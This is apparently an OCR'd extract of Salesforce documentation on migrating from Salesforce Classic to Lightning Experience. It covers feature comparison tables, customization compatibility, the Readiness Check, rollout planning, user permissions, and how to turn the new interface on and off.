Feature	Lightning Experience	Salesforce Classic
Prospect for accounts (Only available with a Data.com Prospector license)	✔	✔
Prospect for contacts (Only available with a Data.com Prospector license) Note: In Lightning Experience, you can search for and add contact data only if the contact is related to an existing account.	✔	✔
Prospect for companies in the same company hierarchy (Only available with a Data.com Prospector license)	✔	✔
Prospecting Insights (Only available with a Data.com Prospector license)	✔	✔
View fields updated by Data.com Clean	✔	✔
"Stare and Compare" using Data Integration	✔	
Manually update a record using Data Integration	✔	✔
Clean button		✔
Prospect for companies, contacts, and leads using the **Data.com** tab		✔
View data integration rule settings and status (As of the Spring '17 release, Clean rules are known as data integration rules.)	✔	✔
Add Data.com contacts as leads (Only available with a Data.com Prospector license)		✔
See match rates for data integration rules (As of the Spring '17 release, Clean rules are known as data integration rules.)	✔	✔

Feature	Lightning Experience	Salesforce Classic
Set up Clean settings, jobs, and preferences		✔
View Clean metrics and analytics		✔
Export Data.com records to comma-separated values (CSV) files. (Only available with a Data.com Prospector license)		✔

Reports

Feature	Lightning Experience	Salesforce Classic
Enhanced report charts	✔	
Hide totals and subgroups from report view	✔	
Interactive filters when viewing reports	✔	
Report Builder	✔	✔
Bucket fields	✔	✔
Custom summary formulas	✔	✔
Matrix, Summary, Tabular report formats*	✔	✔
Role hierarchy filters	✔	✔
Create report folders		✔
Joined reports		✔
Pie charts		✔
Schedule report refreshes**	✔	✔
Follow reports		✔
Report notifications		✔
Export reports	✔	✔

* You can't set up folder sharing in Lightning Experience; however, folders that were created in Salesforce Classic inherit all assigned permissions when viewed in Lightning Experience. **Available in Lightning Experience by Subscribing to a report.

Dashboards

Feature	Lightning Experience	Salesforce Classic
Display more than 3 columns	✔	
Dashboard Builder	✔	✔

Feature	Lightning Experience	Salesforce Classic
View filtered dashboards	✔	✔
View dynamic dashboards	✔	✔
Schedule dashboard refreshes*		✔
Post dashboard components to feeds	✔	✔
Follow dashboards	✔	✔
Visualforce components		✔

* Users can't schedule dashboards in Lightning Experience, but dashboards scheduled in Salesforce Classic run as expected in Lightning Experience.

List Views

Feature	Lightning Experience	Salesforce Classic
Charts	✔	
Create filters on the fly	✔	
Search for a list view on the fly	✔	
View records visually (Kanban)	✔	
Create and edit lists	✔	✔
Sortable columns	✔	✔
Resizable columns	✔	✔
Sharing Settings*	✔	✔
Filter logic	✔	✔
Inline editing	✔	✔

* In Lightning Experience, sharing list views marked as "Visible only to me" or "Visible to all users" is supported. Sharing with certain groups of users isn't supported.

Other Features and Products

Feature	Lightning Experience	Salesforce Classic
Einstein	✔	
Custom branding of Salesforce apps	✔	
Activities-related composer windows	✔	

Feature	Lightning Experience	Salesforce Classic
Create and edit records	✔	✔
Inline editing record detail fields	✔	✔
Inline editing in lists	✔	✔
Forecasting		✔
Territory Management		✔
Salesforce Communities*	✔	✔
Partner Portals		✔
Service Cloud**	✔	✔
Work.com		✔

* Switch to Salesforce Classic for the global header, creating or disabling community users, logging in as a community user, and using delegated administration.

** The Salesforce Console for Service and a set of limited Service Cloud features are available in Lightning Experience.

What's the Fate of Existing Salesforce Customizations?

We've worked hard to respect your existing configurations and customizations in Lightning Experience. Many of your point-and-click and programmatic implementations also work seamlessly in the new interface. However, some customizations don't apply in the new interface or require updating to take advantage of all that Lightning Experience has to offer. Here are some issues to consider.

Lightning Experience Navigation Bar

Similar to Salesforce Classic, the navigation bar in Lightning Experience gives your users access to sets of objects and tabs. Think of the navigation bar as a container, where the items within it change to represent the app you're using. The apps you made for Salesforce Classic work in Lightning Experience without any modifications. When you create a new app or upgrade a Classic app in Lightning Experience, you can even brand the app with a custom color and logo.

In Lightning Experience, customize your apps with:

- A unique color and logo
- Standard and custom objects
- Lightning component tabs
- Visualforce tabs
- Lightning Page tabs

Note: Although your users can't customize tabs, they can personalize their Lightning Experience navigation with favorites. Like bookmarks in a web browser, favorites allow quick access to important records, lists, groups, dashboards, and other frequently used pages in Salesforce.

Page Layouts and Compact Layouts

Record page customizations made in Salesforce Classic—for custom and standard objects—also affect record pages in Lightning Experience. However, some page elements display differently in Lightning Experience, and some aren't supported.

Tip: You can create a custom Lightning Experience record page with the Lightning App Builder, and assign different record pages to different Lightning apps, record types, and profiles.

Compact layouts play the same role in Lightning Experience that they do for the Salesforce1 mobile app: displaying a record's key fields in the highlights panel on a record page. In Lightning Experience, the highlights panel shows the first five fields from your current compact layouts.

If your org uses utility features, you can enable a utility bar in your app that allows instant access to productivity tools, like integrated voice, in the footer of Lightning Experience.

Actions and Buttons

If you've already created and used actions in Salesforce Classic, you know that they appear in the Chatter publisher, while standard and custom buttons appear above the details on a record page. And if you use Salesforce1, you know that all action types and buttons are co-mingled on the Salesforce1 action bar. In Lightning Experience, we continue to blur the line between actions and buttons. But instead of displaying in a single place, actions and buttons are grouped by type in several different areas on the record page.

By default, Lightning Experience includes the actions and buttons defined in the Salesforce1 and Lightning Experience Actions section on the global publisher layout. Or you can customize what's available using the same section on object page layouts. Here's the logic that determines where on the record page an action or button appears.

- Global actions with the Log a Call action type or the Create a Record action type for events, notes, and tasks display in the Global Actions menu in the header.
- Most quick actions, productivity actions, standard buttons, and supported custom buttons are added to the page-level action menu.
- Object-specific activities-related actions, such as Log a Call, New Event, New Task, and Email, display in the composer on the Activity tab.
- Standard Chatter actions appear in the composer on the Collaborate tab.

The order of actions in each area is based on the order in which they've been added to the global publisher or object page layout.

To learn more, see Actions in Lightning Experience in the Salesforce Help.

Custom Buttons

Custom buttons that use a JavaScript content source aren't supported in Lightning Experience. Check out Lightning Alternatives to JavaScript Buttons in Trailhead for a great list of Lightning-friendly solutions for your JavaScript button use cases.

Custom buttons that define the content source as a URL or Visualforce page work as you'd expect.

Visualforce and Lightning Components

Yes, Lightning Experience is a major change from Salesforce Classic, but that doesn't mean your Visualforce pages stop working. This release includes support for Visualforce in Lightning Experience. Your existing Visualforce pages work in Lightning Experience, many without needing any revisions. Because things have moved around in the new interface, you'll want to complete some chores to make sure your Visualforce pages work the way you expect. And at this point, a few Visualforce features don't work in Lightning Experience.

Here are a few basic details to consider.

- If your Visualforce pages use JavaScript, there are things you need to check. Visualforce doesn't "own" the whole page when shown in Lightning Experience, and because of that, your JavaScript code needs to play by some new rules.

- If your Visualforce pages use the built-in standard components, their look-and-feel matches Salesforce Classic, whether users access them in the new or old interface. Some work is needed if you want your pages to match the Lightning Experience styling.

  To help with this effort, we're publishing the Salesforce Lightning Design System (SLDS), a collection of design patterns, components, and guidelines for creating interfaces that fit in with Lightning Experience. The SLDS is available at www.lightningdesignsystem.com.

For the complete skinny on what works and doesn't work, see the "Visualforce & Lightning Experience" module in the Developer Trail - Lightning Experience Trailhead trail.

What about new UI customization? The Lightning Component framework is our new UI framework for developing dynamic web apps for both desktop and mobile devices. You can use it or Visualforce in your new projects. To learn more about UI development, see "User Interface Development Considerations" in the Lightning Experience Development Trailhead module. To learn more about Lightning Components, see the "Lightning Components" module in the Developer Trail - Lightning Experience Trailhead trail.

Force.com Canvas

Force.com Canvas allows you to easily integrate third-party applications in Salesforce. Canvas functionality in Lightning Experience is the same as in Salesforce Classic. You can still embed Canvas apps in Visualforce pages and everywhere else they're supported, with the added bonus that you can expose Canvas apps in Lightning Components.

Salesforce APIs and Apex

Most of the programmatic tools and processes you're used to are largely unaffected by Lightning Experience. We've kept our promise that our new releases won't break your dependencies on Salesforce APIs. Tools like Workbench haven't changed. Your development environment is the same as ever.

While your Apex classes and API calls work fine, some features aren't yet supported in Lightning Experience. If a user is in the new interface and executes some Apex code that interacts with an unsupported feature, the user can't complete the task. To address this scenario, we've added capabilities to determine a user's interface preference from both the API and Apex. You can use this functionality to add logic to your existing code so that your users don't encounter errors. See "Understanding Changes to Other Development Tools" in the Lightning Experience Development Trailhead module for full details.

AppExchange Apps

Many apps from the AppExchange feature customizations, including custom objects, custom buttons, Visualforce pages, and more. Salesforce partners are testing their apps in Lightning Experience and applying for *Lightning Ready* certification. Apps that are Lightning Ready work in Lightning Experience and offer a more consistent experience with other Lightning Pages. If an app is supported in Lightning Experience, a Lightning Ready sash appears on its AppExchange listing. If an app isn't supported in Lightning Experience, use it in Salesforce Classic instead.

Note: Your org can use apps without Lightning Ready certification in Lightning Experience, but some features might not be available or work as expected. These apps can also appear visually inconsistent with Lightning Experience because they use Salesforce Classic styling. For the best experience, use Salesforce Classic for apps that aren't certified as Lightning Ready.

Preview Your Org in Lightning Experience

This is probably the point where you're thinking: "Yeah, yeah, yeah, but I want to see this thing." But you're not ready to switch your users over yet, so quandary, right? Nope! Lightning Experience Migration Assistant to the rescue. The Migration Assistant's Preview feature lets you explore your production org in Lightning Experience, so you can see exactly how your real data and your current customizations work in the new interface. Without disrupting anyone.

The Preview feature isn't a locked-down, read-only tour. You can change data, settings, permissions—you name it. But remember that you're working with your live org. If you do make changes, they're for real and visible to your users back in Salesforce Classic.

To get started, from Setup, enter *Lightning* in the Quick Find box, then select **Lightning Experience**. Click **Preview** to dive in.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the Lightning Experience Migration Assistant:

- "View Setup and Configuration"

To edit the Lightning Experience Migration Assistant:

- "Customize Application"

Evaluate Your Lightning Experience Readiness

Curious about what your company needs to do to get ready for Lightning Experience? Evaluate some of the key features and customizations you've implemented, to see if they're Lightning-ready. Then, use our findings to see what you need to address and how to develop a rollout plan to get users into the new interface.

To start your evaluation, kick off the Lightning Experience Readiness Check. Next, we email you a personalized Readiness Report with advice and recommendations about what you need to do to get ready for Lightning Experience.

But before you kick off your evaluation, learn about which features and customizations the readiness check evaluates. That way, you know which features and customizations you've got covered, and which you still need to preview for yourself.

After we email you your readiness report, review our guidelines about how to use the report to develop your rollout plan.

EDITIONS

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To kick off the Lightning Experience Readiness Check

- "Customize Application"

  AND

  "Modify All Data"

To get the email including your Readiness Report

- In Salesforce Setup, Email Deliverability set to the access level "All email"

Availability and Considerations for Using Lightning Experience Readiness Check

Learn which environments support Lightning Experience Readiness Check. Also, consider which features and customizations Readiness Check evaluates so that you can be sure to check other features and customizations yourself.

Kick Off the Lightning Experience Readiness Check

To evaluate whether some of the key features and customizations you've implemented are ready for Lightning Experience, kick off the Readiness Check. After you kick off your evaluation, we email you a personalized Readiness Report with advice and recommendations about what you need to do to get ready for Lightning Experience. Review your report to understand what you need to address before rolling out Lightning Experience.

Use the Lightning Experience Readiness Report to Develop Your Rollout Strategy

Follow the recommendations offered in the Readiness Report to prepare for Lightning Experience. Then you can use the report to develop a strategy to roll out the new interface to your users.

Availability and Considerations for Using Lightning Experience Readiness Check

Learn which environments support Lightning Experience Readiness Check. Also, consider which features and customizations Readiness Check evaluates so that you can be sure to check other features and customizations yourself.

EDITIONS

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Availability

Lightning Experience Readiness Check is available in sandbox and production environments.

The feature is also available for customers with certain IP address restrictions. Whitelist the following IP addresses for users who run Readiness Check in your organization:

- 52.2.2.209
- 52.203.195.34
- 52.200.207.131
- 52.72.119.132

For Enterprise, Performance, Unlimited, and Developer Editions, whitelist these IP addresses on those users' profiles. Users who aren't assigned to those profiles can't access Readiness Check.

For Professional Edition, set the Login IP Range. From Setup, enter `Session Settings` in the Quick Find box, then select **Session Settings**.

Considerations

Keep in mind that readiness check and report:

- Are available in English only.
- Evaluates some, not all, of your features and customizations. We recommend that you review which features and customizations we do evaluate, and that you preview other features and customizations manually before rolling out Lightning Experience to your users.

Which Features and Customizations Does Lightning Experience Readiness Check Evaluate?

- Tabs and objects:
  - Documents
  - Territory Management
  - Enterprise Territory Management
- Related lists:
  - Account Contact Roles
  - Account Partners
  - Campaign Members
  - Campaign Influence
  - Contact Hierarchy

  - Opportunity Partners
- Custom buttons and links:
  - JavaScript
  - URLs that link to other pages in Salesforce
- Home page and sidebar components
- Email templates
- Lookup filters
- Cases
- Third-party computer-telephony integration (CTI)
- AppExchange packages
- Hard-coded URLs and My Domain
- Visualforce overrides
- Sharing buttons
- Data.com
- Internet Explorer 11

Kick Off the Lightning Experience Readiness Check

To evaluate whether some of the key features and customizations you've implemented are ready for Lightning Experience, kick off the Readiness Check. After you kick off your evaluation, we email you a personalized Readiness Report with advice and recommendations about what you need to do to get ready for Lightning Experience. Review your report to understand what you need to address before rolling out Lightning Experience.

1. From Setup, click **Lightning Experience** > **Evaluate**.
2. After you kick off the readiness check, Salesforce generates a PDF readiness report and emails it to you. Salesforce also saves the report to Salesforce Files.
3. Review your readiness report to learn about the modifications you need to make to get ready for Lightning Experience.

After making the necessary changes, use your report to develop a plan for rolling out Lightning Experience to your users.

EDITIONS

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To kick off the Lightning Experience Readiness Check
- "Customize Application"

  AND

  "Modify All Data"

To get the email including your Readiness Report
- In Salesforce Setup, Email Deliverability set to the access level "All email"

Use the Lightning Experience Readiness Report to Develop Your Rollout Strategy

EDITIONS

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Follow the recommendations offered in the Readiness Report to prepare for Lightning Experience. Then you can use the report to develop a strategy to roll out the new interface to your users.

After you kick off the Lightning Experience readiness check from Salesforce, we email a PDF Readiness Report to you. Salesforce also saves the report to Salesforce Files.

First, review your report. Then take the recommended actions to address any features or customizations we've identified that are unsupported in Lightning Experience. If you like, you can set up a free consultation with a Lightning Experience expert to review your report and ask questions about what your next steps should be.

When you're ready, you can also use your report to help develop your rollout strategy. Let's break down how that might work.

We recommend that you roll out Lightning Experience incrementally, starting with a small group of users who are ready to try a pilot of the new interface.

To find your first pilot group, make note of the features and customizations that the report identifies as the most Lightning-ready. Then identify small groups of users who work primarily with those features, and roll out Lightning Experience to those users first.

Not sure which features individual users are working with? That's okay! You can also poll your users to see who relies on the features or customizations that the report identifies as unsupported. If you learn that users aren't working with those features, or only use them occasionally, you can feel confident migrating those users to Lightning Experience now.

And remember: If a frequently-used tab doesn't appear as expected or a related list isn't available in Lightning Experience, you don't need to give up on Lightning Experience. Users can easily switch between interfaces at any time by clicking their profile picture. Some users don't mind working in Salesforce Classic occasionally.

Keep in mind that if your report tells you that the features that your sales team needs are available in Lightning Experience and working correctly, you still might want to release it to a small group first to verify that the new experience works well. Then, those users can become Lightning Experience advocates for the rest of the company.

For a complete overview of our rollout recommendations, see Develop Your Lightning Experience Rollout Strategy on page 183.

Don't forget that we're making improvements to Lightning Experience and the readiness check all the time. If your readiness report shows that a feature or customization isn't supported, and you know your users really need it, just check back with us later to see where that feature stands with Lightning Experience. The easiest way to check availability is to run the readiness check again. Or, read the Salesforce Release Notes and go through the latest Lightning Experience Basics Trail.

Transition to Lightning Experience: Let's Do This!

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Great! You've decided you're ready to switch to Lightning Experience. First, we recommend that you develop a strategy to guide your rollout. Then, when the time is right, here's how to enable the new user interface.

Develop Your Lightning Experience Rollout Strategy

One of the best investments you can make in your Lightning Experience rollout is to have a clear plan. A plan helps you do things in the right order, identify key resources, communicate with everyone, and have a clear end date in mind.

Enable Lightning Experience

Turning on Lightning Experience is a very simple task—just flip the switch! But we recommend that you set up a few other features first so your users get the full power of the new interface when you enable Lightning Experience. Then you set up the appropriate users to access Lightning Experience. You can choose to start slow and roll out the new interface to a small pilot group, or jump in and turn it on for everyone in your organization.

Develop Your Lightning Experience Rollout Strategy

One of the best investments you can make in your Lightning Experience rollout is to have a clear plan. A plan helps you do things in the right order, identify key resources, communicate with everyone, and have a clear end date in mind.

Depending on the size of your organization, you could be working with a Change Management department or have a project manager assigned to the rollout. Or perhaps you're the one charged with organizing and executing the rollout from start to finish. However the work gets divvied up, use the Lightning Experience Rollout module in *Admin Trail - Migrating to Lightning Experience* from Trailhead to help with this process.

Your rollout will likely fall into these phases.

Learn	• Learn about Lightning Experience • Identify stakeholders and an executive sponsor • Educate your company with presentations and demos • Review Compare Lightning Experience and Salesforce Classic and Lightning Experience Considerations • Conduct a gap analysis to confirm you're getting what you need. Kick off the Lightning Readiness Check to evaluate of some of your features and customizations.
Launch	• Identify users for a pilot of Lightning Experience. Use the Lightning Experience Readiness Report to develop your strategy. • Identify and activate super users • Create the project schedule • Define measures for success • Create and execute your marketing and training strategies • Customize and test, ideally in a sandbox environment • Go live!
Iterate	• Evaluate how things are working to see if you're hitting your success metrics • Survey your users for satisfaction and pain points • Use reports and dashboards to track metrics and feedback • Deliver an executive summary

To jump-start your planning, download the Lightning Experience Customer Enablement Pack that's part of the Lightning Experience Rollout module. The Enablement Pack is chock-full of valuable resources, like a presentation deck, a risk severity matrix, a project schedule template, a sample email drip campaign, and a rollout checklist to keep you focused and on track.


Enable Lightning Experience

Turning on Lightning Experience is a very simple task—just flip the switch! But we recommend that you set up a few other features first so your users get the full power of the new interface when you enable Lightning Experience. Then you set up the appropriate users to access Lightning Experience. You can choose to start slow and roll out the new interface to a small pilot group, or jump in and turn it on for everyone in your organization.

Use the Lightning Experience Migration Assistant as your control center for tackling these steps. From Setup in Salesforce Classic, click **Lightning Experience**.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Recommended Features for Lightning Experience

If you haven't already, consider enabling and setting up several supporting features before turning on Lightning Experience. These features ensure that the new user interface is fully optimized to help your sales reps sell faster and smarter.

Set Up Users for Lightning Experience

Next up, make sure that the desired users get access to Lightning Experience. By default, the "Lightning Experience User" permission is automatically enabled for all users with a standard Salesforce profile. But you can fine-tune access to Lightning Experience with custom profiles or permission sets. Meaning you can do a limited rollout to a pilot group or enable a specific team of users who can benefit from the new interface. Or go for it and set your entire organization loose. The power is yours.

Turn on Lightning Experience for Your Org

You've knocked off the "Learn" and "Launch" items in your rollout plan. You've set up the Salesforce features that optimize the new user interface. You've enabled the right users and designated who gets the new interface right away and who stays in the classic interface. You're ready to go live! Fortunately, it's easy to turn on Lightning Experience using the Migration Assistant.

SEE ALSO:

Supported Editions and User Licenses for Lightning Experience

Recommended Features for Lightning Experience

If you haven't already, consider enabling and setting up several supporting features before turning on Lightning Experience. These features ensure that the new user interface is fully optimized to help your sales reps sell faster and smarter.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Related Files

Leverage the rich features and flexibility of Salesforce Files from standard Salesforce objects and your custom objects. Add the new Files related list to page layouts so that users can upload files to records, see files associated with records, and quickly page through files in the modern, visually rich preview player.

Enhanced Notes

Help your users stay organized with our enhanced note-taking tool. It's a breeze to create rich-text notes and quickly relate them to specific records. When you turn on Notes, remember to add the new Notes related list to page layouts so that your users can create and read notes directly from their records.

Path

Help your users adopt your company's processes to work more efficiently or close more deals. Set up a process based on an object's status or stage. Add guidance for success at each step in the process.

Duplicate Management

Create duplicate rules to alert users if they're about to create a duplicate record. Craft your duplicate rules to control whether and when users can create duplicate records in Salesforce.

Lead Conversion

Keep the sales process moving by letting your sales reps convert qualified leads to contacts. At the time of conversion, sales reps select an account for the newly created contact, or create an account if it's not yet in Salesforce. Reps can also create an opportunity on the spot. Add the Convert button to the Lead page layout.

News

Give your reps instant access to relevant, timely news about their accounts, contacts, leads, and opportunities. This feature is available only in English, so if your org uses a different primary language, you might not want this option.

Social Accounts, Contacts, and Leads

Keep the team up to date by letting reps link their accounts, contacts, and leads to matching Twitter profiles. Users can see Twitter user profiles and people in common in Salesforce and quickly access tweets.

Shared Activities

Represent activity relationships more accurately by letting your sales reps relate multiple contacts to individual events and tasks. Shared Activities is forever. After the feature's enabled, it can't be disabled.

My Domain

Create a custom domain with the Salesforce My Domain feature. A custom domain helps you manage login and authentication. You must set up a custom domain to use Lightning components in Lightning component tabs, Lightning Pages, the Lightning App Builder, and standalone apps. To set up a custom domain, see My Domain in the Salesforce Help.

Set Up Users for Lightning Experience

Next up, make sure that the desired users get access to Lightning Experience. By default, the "Lightning Experience User" permission is automatically enabled for all users with a standard Salesforce profile. But you can fine-tune access to Lightning Experience with custom profiles or permission sets. Meaning you can do a limited rollout to a pilot group or enable a specific team of users who can benefit from the new interface. Or go for it and set your entire organization loose. The power is yours.

Note: Okay, if you use Group Edition, that's overstating things. You can't remove the "Lightning Experience User" permission from your org's standard profiles, and custom profiles aren't available. So it's "all or nothing" if you want to turn on Lightning Experience in Group Edition—all your users will be enabled to use the new interface. But you can control who is immediately switched into the new interface and who remains in the classic interface until they're ready to switch themselves.

EDITIONS

Profiles and Permission Sets available in: both Salesforce Classic and Lightning Experience

Profiles and Permission Sets available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Decide Who Can Use Lightning Experience

First things first, do you have users with standard profiles who shouldn't get access to Lightning Experience yet? Move these users to custom profiles that don't include the "Lightning Experience User" permission.

For users with custom profiles, decide who gets Lightning Experience. Custom profiles don't automatically include the "Lightning Experience User" permission so it's up to you. Consider these options.

- Want to test Lightning Experience with a small group of custom profile users but you don't want to turn it on for everyone assigned to these profiles? Create a permission set that includes the "Lightning Experience User" permission. Then apply the permission set to each pilot user. When you turn on Lightning Experience, only pilot users see the new interface.

  Are you new to permission sets? Check out this walkthrough! Walk Through It: Create, Edit, and Assign a Permission Set

- Interested in rolling out Lightning Experience to specific custom profiles? Or ready to enable all your custom profile users? Adding the "Lightning Experience User" permission to profiles is the fastest way to mass-enable the new user interface.

  If you're dealing with many profiles, you can tackle them at the same time with the Data Loader. But remember, with great power comes great responsibility. Take care you don't inadvertently enable or disable other features.

If you're going to limit Lightning Experience to a subset of your users, we recommend that you keep all members of a functional team on the same experience. If you have team members who often share links and work closely together, include them all in your pilot. See Gotchas If Users Switch Between Lightning Experience and Salesforce Classic for more details.

Decide Who Immediately Switches to Lightning Experience

The last step is to decide which of your users should immediately switch to the new interface when you enable Lightning Experience and who should stay in Salesforce Classic. You can choose what's right for each user. If your team isn't fully trained on Lightning Experience yet or it's not a good time to introduce a major change, you can opt to leave everyone in Salesforce Classic when Lightning Experience is turned on.

Tip: Remember, everyone who's enabled for Lightning Experience automatically gets the Switcher. Meaning users who remain in Salesforce Classic can switch themselves to Lightning Experience whenever they're ready. And of course, users assigned to the new interface can switch back to Salesforce Classic as needed.

To assign the right interfaces for your users, use the Lightning Experience Migration Assistant. From Setup in Salesforce Classic, click **Lightning Experience**. In the "Decide Who Can Use Lightning Experience" section, find the "Switch Users to Lightning Experience" item and click **Select Users**.

Note: Any users you add to Salesforce after Lightning Experience is enabled are automatically assigned to the new user interface.


SEE ALSO:

- Profiles
- Permission Sets
- Saying Hello to Lightning Experience Doesn't Mean Saying Goodbye to Salesforce Classic

Turn on Lightning Experience for Your Org

You've knocked off the "Learn" and "Launch" items in your rollout plan. You've set up the Salesforce features that optimize the new user interface. You've enabled the right users and designated who gets the new interface right away and who stays in the classic interface. You're ready to go live! Fortunately, it's easy to turn on Lightning Experience using the Migration Assistant.

From Setup in Salesforce Classic, click **Lightning Experience**.



EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS


To view the Lightning Experience Migration Assistant:

- "View Setup and Configuration"

To edit the Lightning Experience Migration Assistant:

- "Customize Application"

On the Lightning Experience Migration Assistant page, click the **Lightning Experience** button to set it to **Enable**.



That's it! The users you've enabled and set up to immediately switch to the new interface automatically start enjoying Lightning Experience when their current session refreshes or when they log in. The users you've enabled but opted to leave in Salesforce Classic now have access to the Switcher and can switch to Lightning Experience whenever they want.

Disable Lightning Experience for Your Org

If this release of Lightning Experience isn't a good fit for your org, it's easy to turn off the new user interface. When you disable Lightning Experience, all users immediately switch to Salesforce Classic.

From Setup, enter *Lightning Experience* in the Quick Find box.

From the Lightning Experience Migration Assistant, click the **Lightning Experience** button to set it to **Disabled**.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the Lightning Experience Migration Assistant:

- "View Setup and Configuration"

To edit the Lightning Experience Migration Assistant:

- "Customize Application"

Find Your Way Around Lightning Experience

Feeling a little discombobulated by all the Lightning Experience newness? Perfectly understandable. Diving into a redesigned app can be disorienting—especially when you're able to work in the original interface with your eyes closed. To hone your Lightning Experience chops, let's look at where some of the most common Salesforce features landed in the new interface.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Find Profile and Personal Settings in Lightning Experience

In Salesforce Classic, your profile and personal settings are located in the menu with your name. It's not too different in Lightning Experience. Find links to these options by clicking your profile picture. Want to switch between Lightning Experience and Salesforce Classic? You can find links to do so from here, too.

Find Objects and Apps in Lightning Experience

In Salesforce Classic, you use tabs (1) to access objects, like accounts and leads. Tabs also serve up other features, such as your Home page or Chatter. Navigation in Lightning Experience (2) is similar to navigation in Salesforce Classic, but with some improvements. In Lightning Experience you can complete actions and access recent records and lists directly from the navigation bar, and switch between apps that have custom colors and branding.

Find List Views in Lightning Experience

Lightning Experience improves the Salesforce Classic list view experience with a more intuitive layout, convenient navigation, and seamless list creation and editing.

Find Your Way Around Records in Lightning Experience

In Salesforce Classic, record details, related lists, and the record feed display on the same page. This layout can lead to a lot of scrolling, especially in records with a lot of data. In Lightning Experience, find record details, related information, and the record feed in dedicated tabs that are easy to switch between.

Find Your Way Around Lightning Experience Setup

Lightning Experience Setup makes it faster and easier than ever to customize Salesforce to meet your company's needs.

Find Actions and Buttons in Lightning Experience

